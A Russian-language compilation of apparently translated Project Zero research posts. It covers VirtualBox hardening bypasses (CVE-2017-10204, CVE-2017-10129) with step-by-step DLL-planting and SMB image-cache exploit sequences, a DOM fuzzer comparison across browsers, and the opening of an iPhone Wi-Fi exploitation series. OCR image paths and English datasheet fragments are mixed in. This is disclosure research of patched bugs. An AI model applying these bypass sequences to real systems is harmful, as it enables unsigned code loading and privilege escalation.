Сам по себе сценарий не предоставляет прямого доступа к драйверу, однако подписанная Microsoft среда выполнения .NET может загрузить сборку из находящегося в памяти массива байтов через `Assembly.Load`. Основные управляемые типы доступны через COM, включая `BinaryFormatter`. На основе исследования десериализации управляемого DCOM Scriptlet десериализует делегат, который загружает сборку, получает тип и создаёт экземпляр кода атакующего.



Компонент создавался инструментом `DotNetToJScript`. Oracle исправила этот путь, добавив `scrobj.dll` в чёрный список и проверяя как текущее, так и исходное имя подписанного PE-файла, чтобы переименование не позволяло обойти правило.

Эксплуатация поведения загрузки DLL пользовательского режима

CVE-2017-10204 была исправлена в VirtualBox 5.1.24. `LoadLibrary` и `LdrLoadDll` нормализуют расширения так, что проверяемый путь может отличаться от загружаемого:


Имя, переданное `LoadLibrary`	Фактически загруженный файл
`C:\test\abc.dll`	`C:\test\abc.dll`
`C:\test\abc`	`C:\test\abc.dll`
`C:\test\abc.blah`	`C:\test\abc.blah`
`C:\test\abc.`	`C:\test\abc`

VirtualBox перехватывал `LdrLoadDll`, которая получает исходную строку. Он мог проверить подписанный файл без расширения, пока загрузчик добавлял `.dll` и отображал неподписанный соседний файл.

Кажется, что владение TrustedInstaller мешает размещению файлов, но VirtualBox ослаблял это требование для любого пути внутри System32 или WinSxS. Существуют доступные для записи подкаталоги System32, включая `Tasks`. Эксплойт:

1. Копирует подписанный бинарный файл в `%SystemRoot%\System32\Tasks\Dummy\ABC`.
2. Копирует неподписанную полезную нагрузку в тот же каталог как `ABC.DLL`.
3. Регистрирует пользовательский перехват COM с путём внутрипроцессного сервера, заканчивающимся на `ABC`.

Хук усиления проверяет `ABC`; `LdrLoadDll` загружает `ABC.DLL`.



Хук `NtCreateSection` замечает неподписанную DLL, но возвращает информационное состояние `VINF_LDRVI_NOT_SIGNED` (`22900`), поскольку не может вызвать `WinVerifyTrust` под блокировкой загрузчика. Вызывающая сторона считает любое неотрицательное значение успехом и добавляет результат в кеш подписанных образов. Итоговое уведомление загрузчика находит запись в кеше и принимает DLL.

Это цепочка отдельных ошибок: расхождение нормализации имён, слишком широкое ослабление владения для System32, смешение информационного состояния и ошибки, а также кеширование ложного успеха. Oracle исправила её, нормализовав отсутствующие расширения и конечные точки до проверки.

Эксплуатация поведения загрузки образов режима ядра

CVE-2017-10129, также исправленная в 5.1.24, эксплуатирует кеширование секций образов Windows, а не ошибку разбора VirtualBox.

Каждый `FILE_OBJECT` файловой системы указывает на `SECTION_OBJECT_POINTERS`:


```
struct SECTION_OBJECT_POINTERS {
    PVOID DataSectionObject;
    PVOID SharedCacheMap;
    PVOID ImageSectionObject;
};
```

Открытия одного файла совместно используют эту структуру. `ImageSectionObject` кеширует перемещённые исполняемые отображения, поэтому последующие загрузки образа могут повторно использовать байты, уже не совпадающие с текущими чтениями файла.

NTFS затрудняет полезную рассинхронизацию без прав администратора. Однако перенаправитель SMB в основном идентифицирует удалённый файл по серверу и пути. Сервер может возвращать

разные байты при повторных открытиях, пока перенаправитель использует одну кешированную секцию образа. Если сначала отобразить неподписанную DLL, а затем раздавать по тому же пути подписанный файл, обычное чтение проверит подписанные байты, но отображение образа вернёт кешированный неподписанный образ.

Внешний сервер не нужен. Административные общие ресурсы SMB localhost локально доступны обычным пользователям для файлов, к которым они и так имеют доступ. Соединение каталогов разрешается сервером и невидимо перенаправителю, поэтому один видимый путь в разное время может относиться к двум файлам.





Последовательность эксплойта:

1. Направить соединение диска C: на каталог с неподписанной DLL.
2. Загрузить эту DLL через `\\localhost\c$` и сохранить отображение.

3. Перенаправить соединение в каталог с подписанной принадлежащей TrustedInstaller DLL с тем же именем.
4. Запустить VirtualBox с перехватом COM, использующим путь SMB.

VirtualBox читает и проверяет подписанный файл, но отображение образа ядром повторно использует кешированную неподписанную секцию.





Oracle исправила это, отклоняя DLL, разрешённый путь устройства которых начинается с `\Device\Mup`, тем самым исключив сетевые ресурсы.

Выводы

Усиление процессов VirtualBox объединяло обратные вызовы ядра, собственную проверку сертификатов, хуки загрузчика пользовательского режима, проверки владения и кеши. Корректная безопасность зависела от согласия всех этих уровней относительно личности и состояния файла. Их взаимодействия создали несколько обходов.

Основное давление возникает из-за предоставления пользовательскому процессу мощного драйвера ядра и последующей попытки доказать, что процесс не был изменён. Сокращение

опасного интерфейса драйвера устранило бы потребность в значительной части этой хрупкой защиты, но потребовало бы более крупного архитектурного изменения.

Великое состязание DOM-фаззеров 2017 года

Введение

Исторически движки DOM были одним из основных источников браузерных уязвимостей. Целевые атаки всё чаще предпочитали Flash и движки JavaScript, но ошибки DOM оставались распространёнными: CVE-2016-9079, применявшаяся против пользователей Tor Browser в ноябре 2016 года, была связанной с SVG ошибкой DOM в Firefox. Обновления безопасности браузеров также продолжали содержать многочисленные исправления DOM.

Многие такие ошибки сравнительно легко находятся фаззингом. Поэтому одним из моих первых проектов в Project Zero стало измерение устойчивости основных браузеров к современной кампании фаззинга DOM.

Фаззер

Новый фаззер под названием Domato учитывал уроки предыдущих DOM-фаззеров, стремясь при этом к понятному расширяемому коду и возможности применения не только к DOM. Это генеративный фаззер: грамматики описывают структуру HTML и CSS, а также объекты, свойства и методы JavaScript, после чего движок строит каждый образец с нуля.

Domato состоит из:

• универсального движка генерации на основе грамматик;
• основного сценария со специальной логикой управления DOM;
• грамматик HTML, CSS и JavaScript.

Исходные объявления были получены из файлов `.idl` Chrome, а имена и значения свойств HTML и CSS — из тестов компоновки. Затем автоматически извлечённые данные подверглись значительной ручной обработке. Например, параметр, принимающий строку, редко ведёт себя интересно при каждой произвольной строке.

Грамматика также создаёт функции обратного вызова и обработчики событий и явно моделирует исторически плодотворные API, например `Range`. Публикация исходного кода должна была упростить сообществу добавление отсутствующих API и улучшение грамматик.

Конфигурация

В эксперименте Chrome, Firefox, Internet Explorer, Edge и Safari/WebKit прошли примерно по 100 миллионов итераций. Более длинные кампании обрезались до ошибок, найденных в пределах общего бюджета. При десяти секундах на запуск решительный атакующий мог провести такую кампанию примерно за 1 000 долларов на небольших прерываемых виртуальных машинах Google Compute Engine.

• Chrome запускался во внутренней службе Google ClusterFuzz на нескольких сборках.
• Для Firefox использовались загружаемые ASAN-сборки Mozilla для Linux; сбои воспроизводились на выпущенных версиях.

• Internet Explorer 11 запускался в Windows Server 2012 R2 в Google Compute Engine с включённой страничной кучей для `iexplore.exe`.
• Для Edge потребовался кластер Windows 10 в Microsoft Azure; страничная куча включалась для `MicrosoftEdgeCP.exe`.
• Safari представляла выпущенная ASAN-сборка WebKitGTK+ для Linux, а каждый сбой проверялся на ночной ASAN-сборке WebKit на Mac.

Результаты

Учитывались только ошибки безопасности, затрагивавшие актуальную на момент тестирования выпущенную версию браузера.

Разработчик	Браузер	Движок	Ошибки	Идентификаторы отчётов Project Zero
Google	Chrome	Blink	2	994, 1024
Mozilla	Firefox	Gecko	4	1130, 1155, 1160, 1185
Microsoft	Internet Explorer	Trident	4	1011, 1076, 1118, 1233
Microsoft	Edge	EdgeHTML	6	1011, 1254, 1255, 1264, 1301, 1309
Apple	Safari	WebKit	17	999, 1038, 1044, 1080, 1082, 1087, 1090, 1097, 1105, 1114, 1241, 1242, 1243, 1244, 1246, 1249, 1250
Всего			**31**	

Сумма по строкам равна 33, поскольку две ошибки затрагивали несколько браузеров. Одна проблема Firefox находилась в Skia, а не в исходном коде Mozilla, но соответствующий код был предоставлен инженерами Mozilla. Все перечисленные ошибки исправлены в выпущенных версиях.

Большинство браузеров показало хорошие результаты по сравнению с аналогичным тестированием несколькими годами ранее. Различия между Chrome, Firefox, IE и Edge не были статистически достаточными для ранжирования их DOM-движков. Safari явно выделялся 17 ошибками. Это вызывало беспокойство с учётом интереса атакующих к платформам Apple и было примечательно, поскольку всего несколькими годами ранее Chrome и Safari использовали общий WebKit. Apple получила фаззер и описание методики для внутреннего улучшения WebKit.

Internet Explorer и Edge также продемонстрировали эффект MemGC. Его отключение через `OverrideMemoryProtectionSetting` выявило намного больше ошибок использования после освобождения, но Microsoft считала эти проблемы надёжно нейтрализованными, и я согласен с такой оценкой. MemGC явно сократил в реальных условиях класс ошибок, некогда

доминировавший в IE.

Результаты относятся только к движкам DOM. Они не измеряют качество песочницы, движков JavaScript или других компонентов браузера. Кроме того, фаззер может лучше находить одни типы ошибок DOM, чем другие.

Эксперимент с DOM-фаззингом, управляемым покрытием

Экспериментальный вариант объединил мутации Domato с изменённым клиентом DynamoRIO для WinAFL и был нацелен на `mshtml.dll` в Internet Explorer. Цикл выглядел так:

1. Изменить образцы корпуса.
2. Запустить IE со страницей испытательного стенда.
3. Начать сбор покрытия и загрузить образец в iframe.
4. Остановить сбор после завершения выполнения.
5. Добавить образцы, открывшие новое покрытие.
6. Продолжать до выполнения всех образцов или сбоя IE.
7. Периодически минимизировать корпус с помощью AFL `cmin`.

Мутации добавляли правила или свойства CSS, элементы или атрибуты HTML и инструкции JavaScript с учётом существующих переменных. Покрытие стабильно росло, но управляемый эксперимент не обнаружил сбоев, которых не находил обычный генеративный фаззинг. Для содержательного объединения структурной генерации DOM с обратной связью по покрытию требовались дополнительные исследования.

Заключение

Уязвимости DOM сохраняются, однако большинство браузеров показало явный прогресс. Непрерывное тестирование по-прежнему важно, поскольку новый код способен быстро ухудшить состояние безопасности продукта.

Открытым остаётся вопрос, приближается ли универсальный DOM-фаззинг к снижению отдачи: для некоторых браузеров ручное исследование или более узкие целевые фаззеры теперь могут быть продуктивнее. Ответ зависит и от браузера, и от исследователя, а публикация Domato предоставляет сообществу практическую основу для поиска.

По воздуху, том 2, часть 1: эксплуатация Wi-Fi-стека устройств Apple


Предыдущее исследование Broadcom рассматривало Android через эксплуатацию микропрограммы и компрометацию хоста. Эта серия из трёх частей возвращается к стеку на устройствах Apple, создаёт более глубокие инструменты, находит новую поверхность атаки микропрограммы и в итоге строит не требующую взаимодействия беспроводную цепочку, полностью захватывающую управление iPhone.

В первой части создаётся исследовательская платформа. Во второй будет эксплуатироваться микропрограмма Wi-Fi, а в третьей — преодолеваться изоляция хоста для перехода в ядро iOS.

Целью служит iPhone 7 под управлением iOS 10.2. Уязвимости сохранялись до версии 10.3.3 включительно, кроме одной, исправленной в ней, и были устранены для устройств Apple в iOS 11. Связанные ошибки затрагивали флагманские устройства Samsung, Nexus 6P, Chromebook, Apple TV и Apple Watch. Производители устройств Android отвечали за распространение исправлений своих специализированных микропрограмм.

Создание исследовательской платформы


Исследованию Android помогали сборки с root-доступом или userdebug, `dhdutil` Broadcom и отладочные ioctl, открытый исходный код `bcmdhd` под GPLv2 и общедоступные технические описания микросхем.



Open-Sourced Components on Android

Apple не предоставляла ничего из перечисленного. Избирательно небезопасного iPhone для разработчиков не существовало; для значимого доступа требовался джейлбрейк или эксплойт. Apple написала собственный стек хоста вместо `bcmdhd`/`brcmfmac`, а для специальных ревизий микросхем Apple не было общедоступных технических описаний.

Apple действительно реализовала привилегированные отладочные ioctl в `IO80211Family`, но им требовались дополнительные разрешения. Поэтому исследовательская платформа должна была не зависеть от этого интерфейса.



Open-Sourced Components on iOS

Получение ROM?

Микропрограмма Broadcom состоит из ROM, содержащего основную часть кода и данных, и RAM, где находятся состояние времени выполнения и исправления ROM. Хост загружает образ RAM при инициализации, поэтому извлечение IPSW iPhone и поиск по его файловой системе выявили blob микропрограммы и позволили определить микросхему BCM4355C0.

```
$ grep --include "*.trx" -a -o -E -r "4355.* Version: [^ ]+ " . 2>/dev/null

./usr/share/firmware/wifi/C-4355__s-C0/kristoff.trx:
                4355c0-roml/config_pcie_release Version: 9.44.78.27.0.1.56
./usr/share/firmware/wifi/C-4355__s-C0/elsa.trx:
                4355c0-roml/config_pcie_release Version: 9.44.78.27.0.1.56
./usr/share/firmware/wifi/C-4355__s-C0/assert/kristoff.trx:
                4355c0-roml/config_pcie_debug Version: 9.44.78.27.0.1.56
./usr/share/firmware/wifi/C-4355__s-C0/assert/elsa.trx:
                4355c0-roml/config_pcie_debug Version: 9.44.78.27.0.1.56
```

Большая часть кода остаётся в недоступной ROM. Для аппаратного извлечения через UART или JTAG пришлось бы вскрывать каждый телефон и использовать специализированное оборудование.

8.5 UART Interface


One 2-wire UART interface can be enabled by software as an alternate function on GPIO pins (see Table 26, "CYW4339 GPIO/SDIO Alternative Signal Functions,"). Provided primarily for debugging during development, this UART enables the CYW4339 to operate as RS-232 data termination equipment (DTE) for exchanging and managing data with other serial devices. It is compatible with the industry standard 16550 UART, and provides a FIFO size of 64 × 8 in each direction.

8.6 JTAG Interface

The CYW4339 supports the IEEE 1149.1 JTAG boundary scan standard for performing device package and PCB assembly testing during manufacturing. In addition, the JTAG interface allows Cypress to assist customers by using proprietary debug and characterization test tools during board bringup. Therefore, it is highly recommended to provide access to the JTAG pins by means of test points or a header on all PCB designs.

